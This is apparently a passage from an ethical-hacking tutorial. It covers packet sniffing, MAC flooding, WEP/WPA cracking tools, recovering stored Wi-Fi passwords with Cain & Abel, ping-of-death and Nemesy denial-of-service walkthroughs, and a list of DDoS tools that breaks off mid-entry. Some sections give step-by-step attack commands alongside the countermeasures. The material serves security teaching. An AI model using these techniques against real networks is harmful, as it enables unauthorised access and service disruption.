
Filter for HTTP protocol results only

- Locate the Info column and look for entries with the HTTP verb POST and click on it



Look for POST verb under Info column

- Just below the log entries, there is a panel with a summary of captured data. Look for the summary that says Line-based text data: application/x-www-form-urlencoded



- You should be able to view the plaintext values of all the POST variables submitted to the server via HTTP protocol.

What is a MAC Flooding?

MAC flooding is a network sniffing technique that floods the switch MAC table with fake MAC addresses. This leads to overloading the switch memory and makes it act as a hub. Once the switch has been compromised, it sends the broadcast messages to all computers on a network. This makes it possible to sniff data packets as they are sent on the network.

Counter Measures against MAC flooding

- **Some switches have the port security feature.** This feature can be used to limit the number of MAC addresses on the ports. It can also be used to maintain a secure MAC address table in addition to the one provided by the switch.
- **Authentication, Authorization and Accounting servers** can be used

to filter discovered MAC addresses.

Sniffing Counter Measures

- **Restriction to network physical media** highly reduces the chances of a network sniffer being installed
- **Encrypting messages** as they are transmitted over the network greatly reduces their value as they are difficult to decrypt.
- **Changing the network to a Secure Shell (SSH) network** also reduces the chances of the network being sniffed.

Summary

- Network sniffing is intercepting packages as they are transmitted over the network
- Passive sniffing is done on a network that uses a hub. It is difficult to detect.
- Active sniffing is done on a network that uses a switch. It is easy to detect.
- MAC flooding works by flooding the MAC table address list with fake MAC addresses. This makes the switch to operate like a HUB
- Security measures as outlined above can help protect the network against sniffing.

[11]

How To Hack Wireless Networks

Wireless networks are accessible to anyone within the router's transmission radius. This makes them vulnerable to attacks. Hotspots are available in public places such as airports, restaurants, parks, etc.

In this tutorial, we will introduce you to common techniques used to **exploit weaknesses in wireless network security implementations.** We will also look at some of the countermeasures you can put in place to protect against


such attacks.

Topics covered in this tutorial

- What is a wireless network?
- How to access a wireless network?
- Wireless Network Authentication WEP & WPA
- How to Crack Wireless Networks
- How to Secure wireless networks
- Hacking Activity: Crack Wireless Password

What is a wireless network?

A wireless network is a network that uses radio waves to link computers and other devices together. The implementation is done at the Layer 1 (physical layer) of the OSI model.



How to access a wireless network?

You will need a wireless network enabled device such as a laptop, tablet, smartphones, etc. You will also need to be within the transmission radius of a wireless network access point. Most devices (if the wireless network option is turned on) will provide you with a list of available networks. If the network is not password protected, then you just have to click on connect. If it is

password protected, then you will need the password to gain access.

Wireless Network Authentication

Since the network is easily accessible to everyone with a wireless network enabled device, most networks are password protected. Let's look at some of the most commonly used authentication techniques.

WEP

WEP is the acronym for Wired Equivalent Privacy. It was developed for IEEE 802.11 WLAN standards. Its goal was to provide the privacy equivalent to that provided by wired networks. WEP works by encrypting the data been transmitted over the network to keep it safe from eavesdropping.

WEP Authentication

Open System Authentication (OSA) – this method grants access to station authentication requested based on the configured access policy.

Shared Key Authentication (SKA) – This method sends an encrypted challenge to the station requesting access. The station encrypts the challenge with its key then responds. If the encrypted challenge matches the AP value, then access is granted.

WEP Weakness

WEP has significant design flaws and vulnerabilities.

- **The integrity of the packets is checked using Cyclic Redundancy Check (CRC32).** CRC32 integrity checks can be compromised by capturing at least two packets. The bits in the encrypted stream and the checksum can be modified by the attacker so that the packet is accepted by the authentication system. This leads to unauthorized access to the network.
- **WEP uses the RC4 encryption algorithm to create stream ciphers.** The stream cipher input is made up of an initial value (IV) and a secret key. The length of the **initial value (IV) is 24 bits long while the secret key can either be 40 bits or 104 bits long.** The total length of both the initial value and secret can either be 64 bits or 128 bits long. **The lower possible value of the secret key makes it easy to**

crack it.

- **Weak Initial values combinations do not encrypt sufficiently.** This makes them vulnerable to attacks.
- **WEP is based on passwords; this makes it vulnerable to dictionary attacks.**
- **Keys management is poorly implemented.** Changing keys especially on large networks is challenging. WEP does not provide a centralized key management system.
- **The Initial values can be reused**

Because of these security flaws, WEP has been deprecated in favor of WPA

WPA

WPA is the acronym for Wi-Fi Protected Access. It is a security protocol developed by the Wi-Fi Alliance in response to the weaknesses found in WEP. It is used to encrypt data on 802.11 WLANs. It uses higher Initial Values 48 bits instead of the 24 bits that WEP uses. It uses temporal keys to encrypt packets.

WPA Weaknesses

- The collision avoidance implementation can be broken
- It is vulnerable to denial of service attacks
- Pre-shared keys use passphrases. Weak passphrases are vulnerable to dictionary attacks.

How to Crack Wireless Networks

WEP cracking

Cracking is the process of exploiting security weaknesses in wireless networks and gaining unauthorized access. WEP cracking refers to exploits on networks that use WEP to implement security controls. There are basically two types of cracks namely;

- **Passive cracking**– this type of cracking has no effect on the network traffic until the WEP security has been cracked. It is difficult to detect.
- **Active cracking**– this type of attack has an increased load effect on the network traffic. It is easy to detect compared to passive cracking. It is

more effective compared to passive cracking.

WEP Cracking Tools

- **Aircrack**– network sniffer and WEP cracker.
- **WEPCrack**– this is an open source program for breaking 802.11 WEP secret keys. It is an implementation of the FMS attack.
- **Kismet**- this can include detector wireless networks both visible and hidden, sniffer packets and detect intrusions.
- **WebDecrypt**– this tool uses active dictionary attacks to crack the WEP keys. It has its own key generator and implements packet filters.

WPA Cracking

WPA uses a 256 pre-shared key or passphrase for authentications. Short passphrases are vulnerable to dictionary attacks and other attacks that can be used to crack passwords. The following tools can be used to crack WPA keys.

- **CowPatty**– this tool is used to crack pre-shared keys (PSK) using brute force attack.
- **Cain & Abel**– this tool can be used to decode capture files from other sniffing programs such as Wireshark. The capture files may contain WEP or WPA-PSK encoded frames.

General Attack types

- **Sniffing**– this involves intercepting packets as they are transmitted over a network. The captured data can then be decoded using tools such as Cain & Abel.
- **Man in the Middle (MITM) Attack**– this involves eavesdropping on a network and capturing sensitive information.
- **Denial of Service Attack**– the main intent of this attack is to deny legitimate users network resources. FataJack can be used to perform this type of attack.

Cracking Wireless network WEP/WPA keys

It is possible to crack the WEP/WPA keys used to gain access to a wireless

network. Doing so requires software and hardware resources, and patience. The success of such attacks can also depend on how active and inactive the users of the target network are.

We will provide you with basic information that can help you get started. Backtrack is a Linux-based security operating system. It is developed on top of Ubuntu. Backtrack comes with a number of security tools. Backtrack can be used to gather information, assess vulnerabilities and perform exploits among other things.

Some of the popular tools that backtrack has includes;

- Metasploit
- Wireshark
- Aircrack-ng
- NMap
- Ophcrack

Cracking wireless network keys requires patience and resources mentioned above. **At a minimum, you will need the following tools**

A wireless network adapter with the capability to inject packets
(Hardware)

- **Be within the target network's radius.** If the users of the target network are actively using and connecting to it, then your chances of cracking it will be significantly improved.
- Sufficient **knowledge of Linux based operating systems and working knowledge of Aircrack** and its various scripts.
- **Patience**, cracking the keys may take a bit of sometime depending on a number of factors some of which may be beyond your control. Factors beyond your control include users of the target network using it actively as you sniff data packets.

How to Secure wireless networks

In minimizing wireless network attacks; an organization can adopt the following policies

- **Changing default passwords** that come with the hardware

- Enabling the **authentication mechanism**
- **Access to the network can be restricted** by allowing only registered MAC addresses.
- **Use of strong WEP and WPA-PSK keys**, a combination of symbols, number and characters reduce the chance of the keys being cracked using dictionary and brute force attacks.
- **Firewall** Software can also help reduce unauthorized access.

Hacking Activity: Crack Wireless Password

In this practical scenario, we are going to use **Cain and Abel** to **decode the stored wireless network passwords in Windows**. We will also provide useful information that can be used to crack the WEP and WPA keys of wireless networks.

Decoding Wireless network passwords stored in Windows

- Download Cain & Abel from the link provided above.
- Open Cain and Abel



- Ensure that the Decoders tab is selected then click on Wireless Passwords from the navigation menu on the left-hand side
- Click on the button with a plus sign



Click on the plus (+) button

- Assuming you have connected to a secured wireless network before, you will get results similar to the ones shown below

Adapter GUID	Descr	Type	SSID	Password	Hex
{477431F8-268D-4C...	@oem5.inf,%nic_mpciex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E71776572747923
{477431F8-268D-4C...	@oem5.inf,%nic_mpciex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E71776572747923
{7825C2EF-C9F9-48F...	@netwifimp.inf,%vwifimp.dev...	WPA2-PSK	HOSTED_NET...	JT7ibxR7MIHly...	4A543769627852374D494...

- The decoder will show you the encryption type, SSID and the password that was used.

Summary

- Wireless network transmission waves can be seen by outsiders, this possesses many security risks.
- WEP is the acronym for Wired Equivalent Privacy. It has security flaws which make it easier to break compared to other security implementations.
- WPA is the acronym for Wi-Fi Protected Access. It has security compared to WEP
- Intrusion Detection Systems can help detect unauthorized access
- A good security policy can help protect a network.

DoS (Denial of Service) Attack Tutorial: Ping of Death, DDOS

What is DoS Attack?

DOS is an attack used to deny legitimate users access to a resource such as accessing a website, network, emails, etc. or making it extremely slow. DoS is the acronym for **Denial of Service**. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at the same time. This results in the server failing to respond to all the requests. The effect of this can either be crashing the servers or slowing them down.

Cutting off some business from the internet can lead to significant loss of business or money. The internet and computer networks power a lot of businesses. Some organizations such as payment gateways, e-commerce sites entirely depend on the internet to do business.

In this tutorial, we will introduce you to what denial of service attack is, how it is performed and how you can protect against such attacks.


Topics covered in this tutorial

- Types of Dos Attacks
- How DoS attacks work
- DoS attack tools
- DoS Protection: Prevent an attack
- Hacking Activity: Ping of Death
- Hacking Activity: Launch a DOS attack

Types of Dos Attacks

There are two types of Dos attacks namely;

- **DoS**– this type of attack is performed by a single host
- **Distributed DoS**– this type of attack is performed by a number of compromised machines that all target the same victim. It floods the network with data packets.



How DoS attacks work

Let's look at how DoS attacks are performed and the techniques used. We will look at five common types of attacks.

Ping of Death

The ping command is usually used to test the availability of a network resource. It works by sending small data packets to the network resource. The ping of death takes advantage of this and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are larger than what the server can handle, the server can freeze, reboot, or crash.

Smurf

This type of attack uses large amounts of Internet Control Message Protocol (ICMP) ping traffic target at an Internet Broadcast Address. The reply IP address is spoofed to that of the intended victim. All the replies are sent to the victim instead of the IP used for the pings. Since a single Internet Broadcast Address can support a maximum of 255 hosts, a smurf attack amplifies a single ping 255 times. The effect of this is slowing down the network to a

point where it is impossible to use it.

Buffer overflow

A buffer is a temporary storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc. Buffers have a size limit. This type of attack loads the buffer with more data that it can hold. This causes the buffer to overflow and corrupt the data it holds. An example of a buffer overflow is sending emails with file names that have 256 characters.

Teardrop

This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap each other. This can cause the intended victim to crash as it tries to re-assemble the packets.

SYN attack

SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the victim with incomplete SYN messages. This causes the victim machine to allocate memory resources that are never used and deny access to legitimate users.

DoS attack tools

The following are some of the tools that can be used to perform DoS attacks.

- **Nemesy**– This tool can be used to generate random packets. It works on windows. Due to the nature of the program, if you have an antivirus, it will most likely be detected as a virus.
- **Land and LaTierra**– This tool can be used for IP spoofing and opening TCP connections
- **Blast**
- **Panther**- This tool can be used to flood a victim's network with UDP packets.
- **Botnets**– These are multitudes of compromised computers on the Internet that can be used to perform a distributed denial of service attack.

DoS Protection: Prevent an attack

An organization can adopt the following policy to protect itself against Denial of Service attacks.


- Attacks such as SYN flooding take advantage of bugs in the operating system. Installing security patches can help reduce the chances of such attacks.
- Intrusion detection systems can also be used to identify and even stop illegal activities
- Firewalls can be used to stop simple DoS attacks by blocking all traffic coming from an attacker by identifying his IP.
- Routers can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic.

Hacking Activity: Ping of Death

We will assume you are using Windows for this exercise. We will also assume that you have at least two computers that are on the same network. DOS attacks are illegal on networks that you are not authorized to do so. This is why you will need to setup your own network for this exercise.

Open the command prompt on the target computer

Enter the command ipconfig. You will get results similar to the ones shown below



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\DAEMON>ipconfig

Windows IP Configuration

Mobile Broadband adapter Mobile Broadband Connection 3:

    Connection-specific DNS Suffix . : 
    IPv4 Address. . . . . : 10.128.131.108
    Subnet Mask . . . . . : 255.255.255.248
    Default Gateway . . . . . : 10.128.131.105
```

For this example, I am using Mobile Broadband connection details. Take note

of the IP address. Note: for this example to be more effective, and you must use a LAN network.

Switch to the computer that you want to use for the attack and open the command prompt

We will ping our victim computer with infinite data packets of 65500


Enter the following command

ping 10.128.131.108 -t |65500

HERE,

- “ping” sends the data packets to the victim
- “10.128.131.108” is the IP address of the victim
- “-t” means the data packets should be sent until the program is stopped
- “-l” specifies the data load to be sent to the victim

You will get results similar to the ones shown below



```
Administrator: C:\Windows\system32\cmd.exe - ping 10.128.131.108 -t -l 65500
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
```


Flooding the target computer with data packets doesn't have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

The above attack can be used to attacker routers, web servers etc.

If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

- Right click on the taskbar

- Select start task manager
- Click on the network tab
- You will get results similar to the following




If the attack is successful, you should be able to see increased network activities.

Hacking Activity: Launch a DOS attack

In this practical scenario, we are going to use Nemesy to generate data packets and flood the target computer, router or server.

As stated above, Nemesy will be detected as an illegal program by your anti-virus. You will have to disable the anti-virus for this exercise.

- Download Nemesy
- Unzip it and run the program Nemesy.exe
- You will get the following interface



Enter the target IP address, in this example; we have used the target IP we used in the above example.

HERE,

- 0 as the number of packets means infinity. You can set it to the desired number if you do not want to send, infinity data packets
- The size field specifies the data bytes to be sent and the delay specifies the time interval in milliseconds.

Click on send button

You should be able to see the following results



The title bar will show you the number of packets sent

Click on the halt button to stop the program from sending data packets.

You can monitor the task manager of the target computer to see the network activities.

Summary

- **A denial of service attack's intent is to deny legitimate users access to a resource such as a network, server etc.**
- **There are two types of attacks, denial of service and distributed denial of service.**
- **A denial of service attack can be carried out using SYN Flooding, Ping of Death, Teardrop, Smurf or buffer overflow**
- **Security patches for operating systems, router configuration, firewalls and intrusion detection systems can be used to protect against denial of service attacks.**

BEST DDoS Attack Tools

DoS (Denial of Service) is an attack used to deny legitimate user's access to a resource such as accessing a website, network, emails, etc. Distributed Denial of Service (DDoS) is a type of DoS attack that is performed by a number of compromised machines that all target the same victim. It floods the computer network with data packets.

There are numerous DDoS attack tools that can create a distributed denial-of-service attack against a target server. Following is a handpicked list of DDoS Attack Tools, with their popular features and website links. The list contains both open source(free) and commercial(paid) software.

1) LOIC (Low Orbit ION cannon)



LOIC (Low Orbit ION cannon) is open-source software use for DDoS attack. This tool is written in C#. This tool sends HTTP, TCP, and UDP requests to the server.

Features:

- LOIC helps you to test the performance of the network.
- It enables you to create a DDoS attack against any site that they control.
- Loic does not hide an IP address even if the proxy server is not working.
- It helps you to perform stress testing to verify the stability of the system.
- This software can be used to identify programs that may be used by hackers to attack a computer network.

2) HOIC (High Orbit ION cannon)



High Orbit Ion Cannon is a free denial-of-service attack tool. It is designed to attack more than one URLs at the same time. This tool helps you to launch DDoS attacks using HTTP (Hypertext Transfer Protocol).

Features:

- You can attack up to 256 websites at once.
- It has a counter that helps you to measure the output.
- It can be ported over to Linux or Mac OS.
- You can choose the number of threads in the current attack.
- HOIC enables you to control attacks with low, medium, and high settings.

3) HTTP Unbearable Load King (HULK)



HTTP Unbearable Load King (HULK) is a web server DDoS tool. It is specifically used to generate volumes of traffic at a webserver.

Features:

- It can bypass the cache server.
- This tool helps you to generate unique network traffic.
- HTTP Unbearable Load King (HULK) can be easily used for research purposes.

4) DDoSIM (DDoS Simulator)


STORMSECURITY

DDoSSIM (DDoS Simulator) is a tool that is used to create a distributed denial-of-service attack against a target server. It is written in C++ and can be used on the Linux operating system.

Features:

- This tool indicates the capacity of the server to handle application-specific DDOS attacks.
- It enables you to create full TCP connections to the target server.
- DDoSIM provides numerous options to perform a network attack.
- TCP connections can be flooded on a random network port.

5) PyLoris



PyLoris is a software product for testing network vulnerability by performing Distributed Denial of Service (DDoS) attack online. It helps you to control poorly manage concurrent connections.

Features:

- It provides easy to use GUI (Graphic User Interface).
- This tool enables you to attack using HTTP request headers.
- It has the latest codebase (collection of source code used to build a particular software system).
- You can run PyLoris using Python script.
- This tool supports Windows, Mac OS, and Linux.
- It provides an advanced option having a limitation of 50 threads, each with a total of 10 connections.

6) OWASP HTTP POST



The OWASP (Open Web Application Security Project) HTTP Post software enables you to test your web applications for network performance. It helps you to conduct denial of service from a single machine.

Features:

- It allows you to distribute and transmit the tool with others.
- You can freely use this tool for commercial purposes.
- OWASP HTTP POST helps you to share the result under the license it provides.
- This tool enables you to test against the application layer attacks.
- It helps you to decide the server capacity.

7) RUDY



RUDY is a short form of R-U-Dead-Yet. It helps you to perform the DDoS attack with ease. It targets cloud applications by starvation of sessions available on the web server.

Features:

- This is a simple and easy tool.
- It automatically browses the target website and detects embedded web forms.
- R-U-Dead-Yet enables you to conduct HTTP DDoS attack using long-form field submission.
- This tool provides an interactive console menu.
- It automatically identifies form fields for data submission.

8) Tor's Hammer



Tor'shammer is an application-layer DDoS program. You can use this tool to target web applications and a web server. It performs browser-based internet requests that are used to load web pages.

Features:

- It allows you to create rich text markup using Markdown (a plain text formatting syntax tool).
- Tor's Hammer automatically converts the URL into links.
- This app uses web server resources by creating a vast number of network connections.
- You can quickly link other artifacts in your project.
- It holds HTTP POST requests and connections for 1000 to 30000 seconds.

9) DAVOSET



